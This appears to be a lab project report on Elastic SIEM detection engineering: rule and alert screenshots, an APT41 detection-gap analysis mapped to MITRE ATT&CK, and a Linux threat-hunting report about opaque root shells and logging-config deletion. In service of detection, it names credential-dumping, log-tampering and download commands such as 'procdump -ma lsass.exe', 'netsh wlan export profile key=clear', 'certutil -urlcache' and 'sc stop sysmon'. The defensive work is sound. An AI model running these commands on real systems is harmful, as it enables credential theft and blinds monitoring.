2.2.1 Logs






2.2.2 Rules



The screenshot shows the Elasticsearch Kibana Rules configuration interface. The left sidebar contains a 'Security' tab and a list of rules. The main area displays the 'Edit rule settings' page for a rule named 'Threshold'. The rule is configured with the following settings:


- Rule type:** Threshold
- Definition:** Aggregate query results to detect when number of matches exceeds threshold.
- Source:** Use Xpack Data Views (V) or specify individual index patterns (I) as your rule's data source to be searched.
- Index patterns:**
 - apm-*transaction*
 - auditbeat-*
 - endgame-*
 - filebeat-*
 - logs-*
 - packetbeat-*
 - traces-apm*
 - winlogbeat-*
 - *elastic-cloud-logs*
- Custom query:** event.provider:"Microsoft-Windows-PowerShell" AND winlog.event_id:4104 AND (message:whoami OR message:hostname)
- Group by:** host.name.keyword, winlog.user.name.keyword
- Count:** All results
- Threshold:** 3
- Unique values:** All results
- Suppress alerts by selected fields:** host.name.keyword, winlog.user.name.keyword

The screenshot shows the Elastic Security Rules Monitoring dashboard. At the top, there's a notification about rule execution gaps detected in the past 24 hours. Below this, the 'Installed Rules' section is active, showing a list of rules with columns for Rule name, Risk score, Severity, Last run, Last response, Last updated, Notify, and Enabled. The rules are sorted by risk score in descending order.

Rule	Risk s...	Severity	Last run	Last response	Last updated	Notify	Enabled
Custom - Sudo to Root Session Opened	73	High	3 minutes ago	Succeeded	Nov 17, 2025 @ 16:51:54.9...		
Wireless Credential Dumping using Netsh Command	73	High	Nov 3, 2025 @ 21:06:5...	Failed	Nov 3, 2025 @ 21:11:20.607		
Endpoint Security (Elastic Defend)	47	Medium	Nov 3, 2025 @ 21:40:0...	Warning	Nov 3, 2025 @ 21:40:37.624		
Potential Successful SSH Brute Force Attack	73	High	Nov 3, 2025 @ 21:35:4...	Warning	Nov 3, 2025 @ 21:40:35.961		
Local Account Discovery	24	Low	Nov 4, 2025 @ 13:02:2...	Succeeded	Nov 4, 2025 @ 13:02:48.854		
Account Discovery Command via SYSTEM Account	21	Low	Nov 4, 2025 @ 13:02:2...	Failed	Nov 4, 2025 @ 13:05:29.024		
PowerShell Script with Discovery Capabilities	21	Low	Nov 4, 2025 @ 13:05:0...	Warning	Nov 4, 2025 @ 13:24:00.105		
Systemd Service Created	47	Medium	Nov 17, 2025 @ 16:45:...	Succeeded	Nov 17, 2025 @ 16:48:56.8...		
PowerShell Discovery Activity	45	Medium	Nov 17, 2025 @ 16:45:...	Succeeded	Nov 17, 2025 @ 16:48:57.4...		
Credential Dumping - Detected - Elastic Endgame	73	High	Nov 17, 2025 @ 16:48:...	Warning	Nov 17, 2025 @ 16:48:56.1...		
Credential Dumping - Prevented - Elastic Endgame	47	Medium	Nov 17, 2025 @ 16:48:...	Warning	Nov 17, 2025 @ 16:48:55.2...		
File Compressed or Archived into Common Format by Unsigned ...	21	Low	Nov 17, 2025 @ 16:45:...	Succeeded	Nov 17, 2025 @ 16:48:58.9...		

2.2.3 Alerts




The screenshot shows the Elastic Security Alerts dashboard. It features a 'Summary' tab with a 'Severity levels' donut chart showing 26 alerts. The 'Alerts by name' section shows a list of alerts, and the 'Top alerts by' section shows a bar chart for the top alert. Below these, there's a table of alerts with columns for Actions, @timestamp, Rule, Assignees, Severity, Risk Score, Reason, host.name, user.name, and pt.

Actions	@timestamp	Rule	Assignees	Severity	Risk Score	Reason	host.name	user.name	pt
	Nov 17, 2025 @ 18:24:06.185	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
	Nov 17, 2025 @ 18:24:06.184	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
	Nov 17, 2025 @ 18:24:06.183	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
	Nov 17, 2025 @ 18:24:06.179	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
	Nov 17, 2025 @ 18:17:39.389	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
	Nov 17, 2025 @ 18:17:39.386	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
	Nov 17, 2025 @ 18:17:39.382	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
	Nov 17, 2025 @ 18:14:39.331	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
	Nov 17, 2025 @ 18:14:39.328	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
	Nov 17, 2025 @ 18:14:39.326	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
	Nov 17, 2025 @ 18:11:39.321	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
	Nov 17, 2025 @ 18:11:39.320	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—

3 Week 3

3.1 ATT&CK Navigator Heatmap



3.2 Gap Analysis

APT41 – Elastic SIEM Detection Gap Analysis

1. Sudo to Root Session Opened

MITRE TTP: T1078.003 (Valid Accounts – Local), T1068 (Privilege Escalation)

APT41 Link: Commonly escalates privileges on Linux systems to gain full control.

Current State: Working

Desired State: Reliable privilege escalation monitoring across all Linux hosts

Action:

- Confirm auth.log and Auditbeat sudo events ingestion from all Linux endpoints.
 - Map ECS fields: user.name, process.command_line, event.action, process.parent.user.name.
 - Add testing workflow: simulate failed → successful sudo escalation during monthly checks.
-

2. Systemd Service Created

MITRE TTP: T1543.002 (Create or Modify System Process), T1053.003 (Cron)

APT41 Link: Establishes persistence by creating malicious services or timers.

Current State: Working

Desired State: Consistent monitoring across entire Linux fleet

Action:

- Forward systemd journal logs from all Linux hosts.
 - Monitor /etc/systemd/system/*.service and timers.
 - Enable Sysmon-Linux service creation events.
 - Add rule tuning to reduce false positives from legitimate deployments.
-

3. PowerShell Discovery Activity

MITRE TTP: T1082 (System Info), T1018 (Remote System Discovery), T1087 (Account Discovery)

APT41 Link: Uses PowerShell reconnaissance early in operations.

Current State: Working

Desired State: Full discovery visibility including script-level logging

Action:

- Enable Script Block Logging (Event ID 4104) and Module Logging via GPO.
- Validate ingestion of powershell.file.script_block_text, process.args, process.command_line.



- Expand KQL to detect APT41 recon commands: Get-AD*, Invoke-WebRequest, Get-NetIPAddress.
-

4. File Compressed or Archived by Unsigned Process

MITRE TTP: T1560.001 (Archive via Utility)

APT41 Link: Stages exfiltration by compressing data using native utilities.

Current State: Working but untested

Desired State: Verified detection of staged data archives

Action:

- Test compression with gzip, tar, zip, makecab.exe by unsigned processes.
 - Confirm alerts fire and ECS mapping is correct.
 - Add path filters for sensitive directories; correlate compression → outbound transfer.
-

5. Wireless Credential Dumping Using Netsh

MITRE TTP: T1555.003 (Credentials from Local System – WiFi Profiles)

APT41 Link: Uses stored wireless credentials for lateral movement.

Current State: Failing

Desired State: Detect unauthorized Wi-Fi credential extraction

Action:

- Ingest Windows Event ID 4688 (process creation).
 - Detect netsh wlan export profile key=clear and unusual parent processes.
 - Add correlation: netsh executed by non-standard users → alert.
-

6. Credential Dumping

MITRE TTP: T1003 (Credential Dumping – LSASS, SAM, Cloud)

APT41 Link: Core component of toolkit for lateral movement and exfiltration.

Current State: Failing

Desired State: Detect all credential access attempts

Action:

- Enable Sysmon Event ID 10 (Process Access) on all Windows hosts.
- Add detection for LSASS read/handle operations, procdump, mimikatz patterns.

- Include process creation anomalies (rundll32 comsvcs.dll, MiniDump).
-

7. Potential Successful SSH Brute Force Attack

MITRE TTP: T1110 (Brute Force)

APT41 Link: Uses brute-force/password spraying for initial access.

Current State: Failing

Desired State: Detect brute-force sequences followed by success

Action:

- Validate /var/log/auth.log ingestion.
 - Sequence detection: multiple failures → success from same IP.
 - Add thresholds for abnormal attempts per time window; include geographic anomalies.
-

8. Suspicious Compression in Sensitive Directories

MITRE TTP: T1560.001 (Archive via Utility)

APT41 Link: Prepares internal data for exfiltration.

Current State: Not monitored

Desired State: Detect unauthorized compression activity

Action:

- Detect compression utilities in /etc, /var/log, /home.
 - Include process signature checks for unsigned binaries.
 - Add volume-based thresholds and correlate with unusual outbound transfers.
-

9. New Scheduled Task or Cron Job Created

MITRE TTP: T1053.003 (Cron), T1053.005 (Scheduled Task)

APT41 Link: Deploys persistence via scheduled tasks

Current State: Not monitored

Desired State: Detect abnormal persistence setup

Action:

- Ingest Windows Task Scheduler logs (Event IDs 106, 140, 4698, 4702).
- Monitor Linux cron directories and Sysmon-Linux file creation.
- Add filters distinguishing admin tasks from suspicious activity.

10. Network Discovery Commands Executed

MITRE TTP: T1016 (Network Discovery)

APT41 Link: Performs extensive scanning and host enumeration

Current State: Partial coverage

Desired State: Full detection of built-in recon commands

Action:

- Detect arp, netstat, ipconfig, ifconfig, wmic, nbtstat, dsquery, Get-Net*.
- Add user-behavior baselining for unusual execution patterns.
- Capture frequency anomalies: repeated scans in short intervals.

11. Abnormal Outbound Connections to Rare Destinations

MITRE TTP: T1571 (Non-Standard Port C2), T1041 (Exfiltration Over C2)

APT41 Link: Uses unique IPs or obscure servers for C2

Current State: Not monitored

Desired State: Identify rare outbound connections and anomalies

Action:

- Enable Elastic ML job: “Rare External IP per Host”.
- Add DNS anomaly detection: first-seen domains, fast-flux patterns.
- Correlate with first-ever outbound connections per host.

12. System Tools Executed from Unusual Directories

MITRE TTP: T1036 (Masquerading)

APT41 Link: Drops renamed payloads to mimic legitimate tools

Current State: Not monitored

Desired State: Detect utilities executed from unexpected locations

Action:

- Block %TEMP%, %APPDATA%, /tmp execution of system utilities.
 - Detect path anomalies and unsigned binaries.
 - Baseline legitimate paths to reduce false positives.
-

13. Unexpected Use of Remote Administration Tools

MITRE TTP: T1021 (Remote Services)

APT41 Link: Uses RDP, SSH, WMI, PsExec for lateral movement

Current State: Not monitored

Desired State: Behavioral detection of remote tool usage

Action:

- Track RDP, PsExec, WMI, SSH per user identity.
 - Alert on users without historical baseline.
 - Correlate remote access → credential dumping.
-

14. Modification of Logging or Security Configuration

MITRE TTP: T1070 (Log Clear), T1562 (Disable Security Tools)

APT41 Link: Alters logging to hide activity

Current State: Not monitored

Desired State: Detect security configuration tampering

Action:

- Alert on Event ID 1102 (log cleared).
 - Monitor registry/policy changes for Windows audit settings.
 - Detect Linux log tampering: /var/log/* deletion, rsyslog stopped, systemd journal cleared.
 - Monitor Sysmon stoppage: sc stop sysmon.
-

15. Large Data Transfers to Unapproved Locations

MITRE TTP: T1048 (Exfil via Alt Protocol), T1041 (Exfil Over C2)

APT41 Link: Conducts large exfiltration during targeted espionage

Current State: Not monitored

Desired State: Identify suspicious data transfer volumes

Action:

- ML job for outbound data spikes.
 - Detect large SMB, cloud uploads, SCP/rsync, curl --upload-file.
 - Trend data per host; correlate with exfiltration tools.
-

16. Startup Entry or Auto-Start Modification

MITRE TTP: T1547 (Boot/Logon Autostart Execution)

APT41 Link: Persists via startup entries

Current State: Minimal coverage

Desired State: Complete monitoring of autostart methods

Action:

- Monitor Windows Run keys, Startup folder, Services registry paths, RunOnce.
- Linux: /etc/init.d, /etc/rc.local, systemd user units, autostart scripts.
- Alert on new executables placed in monitored locations.

17. Built-in Download Utility Execution

MITRE TTP: T1105 (Ingress Tool Transfer)

APT41 Link: Uses built-in tools to download malware

Current State: Not monitored

Desired State: Detect unauthorized downloads

Action:

- Alert on curl, wget, bitsadmin, certutil -urlcache -split -f, PowerShell download commands.
- Validate referrer/origin (unexpected users/processes).
- Correlate downloads → new file creation or process execution.

#	Detection Use Case	MITRE	Required ECS Fields	Elastic Built-In Rule(s)	Validation Steps
1	Sudo to Root Session	T1078.003, T1068	user.name, process.command_line, event.action, process.parent.*	Custom	Trigger failed → success sudo scenario
2	Systemd Service Created	T1543.002	file.path, process.executable, event.action, journal logs	"Potential Linux Persistence via Systemd Service"	Create dummy .service in /etc/systemd/system



3	PowerShell Discovery	T1082, T1087, T1018	powershell.*, process.command_line, process.args	“Suspicious PowerShell Execution”	Run recon script with AD commands
4	Unauthorized Compression	T1560.001	process.name, file.path, process.code_signature.*	None	Compress sensitive files w/ tar, zip
5	WiFi Credential Dumping	T1555.003	process.command_line, process.parent.*, process.args	None	Run netsh wlan export profile key=clear
6	Credential Dumping (LSASS)	T1003	process.name, process.pe.*, process.Ext.api.*, Sysmon ID 10	“Credential Access via LSASS Handle Duplication”	Try procdump -ma lsass.exe on test VM
7	Successful SSH Brute Force	T1110	source.ip, user.name, event.outcome, /var/log/auth.log events	None	Multiple fails → success from same IP
8	Compression in Sensitive Dirs	T1560.001	file.path, process.args, process.executable	None	Run compression inside /etc or /var/log
9	New Scheduled Task / Cron	T1053.003, T1053.005	Windows: event.code 4698/4702, Linux: FIM logs	“Scheduled Task Created by Non-System Account”	Create cron entry + Windows scheduled task
10	Network Discovery Commands	T1016	process.name, process.args, user.name	“Suspicious Network Discovery Commands”	Run nbtstat, wmic, Get-Net* commands
11	Rare External Destinations	T1571, T1041	destination.ip, network.direction, DNS logs	Built-in ML Job: "Rare Destination IP"	Generate traffic to a new, unused IP
12	System Tools from Odd Paths	T1036	file.path, process.executable, process.code_signature.*	“Execution of Renamed System Utilities”	Copy cmd.exe to %TEMP% → execute



13	Unexpected Remote Admin Tools	T1021	user.name, process.name, source.ip, destination.ip	“Remote Admin Tool Usage by Non-Admin User”	Run PsExec/WMI under non-admin account
14	Log / Security Tampering	T1070, T1562	event.code (1102), registry events, Linux FIM	“Windows Event Logs Cleared”	Clear Windows logs + stop Sysmon
15	Large Data Transfers	T1041, T1048	network.bytes, network.direction, DNS + proxy logs	Built-in ML: “High Data Transfer Volume”	Upload >500MB to external endpoint
16	Autostart Modification	T1547	registry.path, file.path, process.name	“Registry Persistence via Run Keys”	Add new Run key + Linux autostart script
17	Built-In Download Tools	T1105	process.command_line, process.args, file.path	“Bitsadmin Download Activity”	Download via certutil, curl, or PowerShell

4 Week 4

4.1 Threat Hunting Report

Hunt Title: Linux Defense Evasion & Opaque Root Shell Activity

Date: 2025-11-28

Author: SOC Threat Hunter

4.1.1 Executive Summary

This hunt focused on identifying credential dumping and persistence mechanisms on Linux endpoints, specifically looking for attempts to access /etc/shadow or dump memory. The trigger was a simulation of insider threat activity involving user privilege escalation.

No confirmed credential dumping payload (e.g., specific Python script execution) was identified in the logs. However, significant defense evasion and visibility gaps were discovered: the target user utilized "opaque" interactive root shells (sudo /bin/bash) to bypass command logging, and actively attempted to tamper with logging configurations (filebeat.yml). This gap renders standard signature-based detection ineffective for this host.

4.1.2 Hunt Hypothesis

If an attacker successfully gained local access and escalated privileges to dump credentials, we expect to observe direct access to `/etc/shadow`, execution of known dumping tools (Mimipenguin, Linikatz), or suspicious behavioral patterns such as stopping logging services or modifying network interfaces to prepare for exfiltration.

4.1.3 Threat Background

Threat actors targeting Linux environments frequently utilize "Living off the Land" (LotL) binaries to evade detection. Common techniques map to MITRE ATT&CK T1003.008 (`/etc/shadow`) and T1059.004 (Unix Shell).

Threat actors commonly use:

- **Mimipenguin / Linikatz:** Tools to dump cleartext credentials from memory.
- **Interactive Shells:** Spawning `sudo /bin/bash` or `sudo -i` to hide subsequent commands from `syslog` and `auth.log`.
- **Log Tampering:** Deleting agent configurations to blind the SOC.
- **Python/Perl Scripts:** Custom scripts to read shadow files.

The objective is typically credential harvesting for lateral movement.

4.1.4 Data Sources Reviewed

Linux System Logs

- `/var/log/syslog` (via Filebeat)
- `/var/log/auth.log` (via Filebeat)
- **Key Finding:** Logs provided high-level session data but lacked process-level visibility inside root shells.

Network Logs

- Interface configuration changes (`ip addr add`) captured in `syslog`.

Telemetry Gaps

- **Auditd / Auditbeat:** Not enabled. This was a critical missing data source required to see file access (e.g., `/etc/shadow`) or execution inside the bash session.
- **EDR:** No endpoint detection response agent present on momo-VirtualBox.

4.1.5 Tools & Techniques Used

- **Elastic Stack (Kibana):** For log aggregation and timeline analysis.

- **KQL (Kusto Query Language):** To filter for sudo usage and file manipulation.
- **Behavioral Analysis:** Correlating "Session Opened" events with lack of subsequent command logs.
- **Keyword Search:** Scanned for shadow, mimikatz, python, dump.

4.1.6 Indicators & Behaviors Searched

Behavioral Patterns

- Users executing sudo followed immediately by a shell binary (/bin/bash, /bin/sh).
- Modification or deletion of filebeat.yml or syslog.conf.
- Manual network interface reconfiguration (changing IP addresses).
- Process arguments referencing /etc/shadow.

IOCs

- Keywords: mimikatz, dump, base64 strings.
- *Note: No static IOCs were found, forcing a reliance on behavioral anomalies.*

4.1.7 Queries Used

Elastic (KQL)

Index: filebeat


1. Suspicious Interactive Root Shells (The "Blind Spot")

Code snippet

```
event.dataset : "system.auth"
```

```
AND message : "sudo"
```

```
AND message : ("\\bin\\bash" OR "\\bin\\sh" OR "\\bin\\zsh")
```




2. Logging Configuration Tampering

Code snippet

event.dataset : "system.auth"

AND message : "filebeat.yml"

AND message : ("rm" OR "nano" OR "vim" OR "mv" OR "cp")



4.1.8 Findings

4.1.8.1 *Confirmed Malicious Activity*

- **Defense Evasion (Log Tampering):** Confirmed attempt by user abououf to remove the logging agent configuration.
 - Command: `/usr/bin/rm /etc/filebeat/filebeat.yml`
 - Time: Nov 17, 18:09:52
- **Defense Evasion (Opaque Shells):** Multiple confirmed instances of the user entering unmonitored root sessions.
 - Command: `sudo /bin/bash`
 - Times: Nov 16 (16:30, 16:32, 16:44), Nov 17 (16:26).

4.1.8.2 *Suspicious Activity*

- **Network Modification:**
 - Command: `/usr/sbin/ip addr add 192.168.1.10/24 dev enp0s3`
 - Context: User manually assigning a static IP, possibly to bypass network controls or prepare for exfiltration.

4.1.8.3 *Visibility Gaps Found*

- **Auditd Missing:** No kernel-level auditing means commands executed *inside* the `sudo /bin/bash` session were not logged.
- **Shadow File Monitoring:** No telemetry exists to confirm if `/etc/shadow` was actually read.

4.1.9 Impact Assessment

Because the user successfully entered an opaque root shell, any credential dumping tools executed within that session would remain undetected.

- **Detection Risk:** High. The specific attack payload is invisible.
- **Operational Risk:** The user attempted to disable the logging agent (`rm filebeat.yml`), which could have blinded the SOC permanently for that host.

4.1.10 Recommendations

4.1.10.1 *Immediate*

- **Enable Auditd:** Install/Enable auditd or Elastic Auditbeat on momo-VirtualBox to capture process execution regardless of the shell.



- **Protect Log Configs:** Set immutable flags (chattr +i) on /etc/filebeat/filebeat.yml to prevent deletion by root users.
- **Alerting:** Enable the "Detection Opportunities" listed below in the SIEM.

4.1.10.2 Long-term

- **Restrict Sudo:** Review sudoers file. Prevent users from executing /bin/bash or /bin/su via sudo; restrict them to specific binaries only.
- **File Integrity Monitoring (FIM):** Deploy FIM to alert immediately on changes to /etc/shadow or logging configurations.

4.1.11 Response

1. **Containment:** Isolate momo-VirtualBox from the network to prevent potential lateral movement or exfiltration.
2. **Investigation:** Snapshot the VM memory and disk. Perform forensic analysis to recover bash_history (if not disabled) to see what was typed inside the opaque sessions.
3. **Remediation:** Re-image the host (since root integrity is compromised).
4. **Hardening:** Redeploy with auditd enabled and restricted sudo permissions.

4.1.12 Detection Opportunities (High Value)

These should be turned into alerts or dashboards:

- **Rule: Linux Interactive Root Shell**
 - Logic: Detect sudo command where the argument is bash, sh, zsh, or su.
- **Rule: Security Config Tampering**
 - Logic: Detect rm, mv, or editors targeting /etc/filebeat/* or /etc/rsyslog.conf.
- **Rule: Shadow File Access (Requires Auditd)**
 - Logic: Detect any non-system process opening /etc/shadow.
- **Dashboard:** "Sudo Usage vs. Command Visibility" to highlight users frequently spawning raw shells.

5 NIST Cybersecurity Framework (CSF) Alignment:

This project was designed and executed in alignment with the five core functions of the **NIST Cybersecurity Framework**, ensuring a structured and standards-based approach to threat intelligence and hunting.

- **Identify → Threat Actor Profiling**

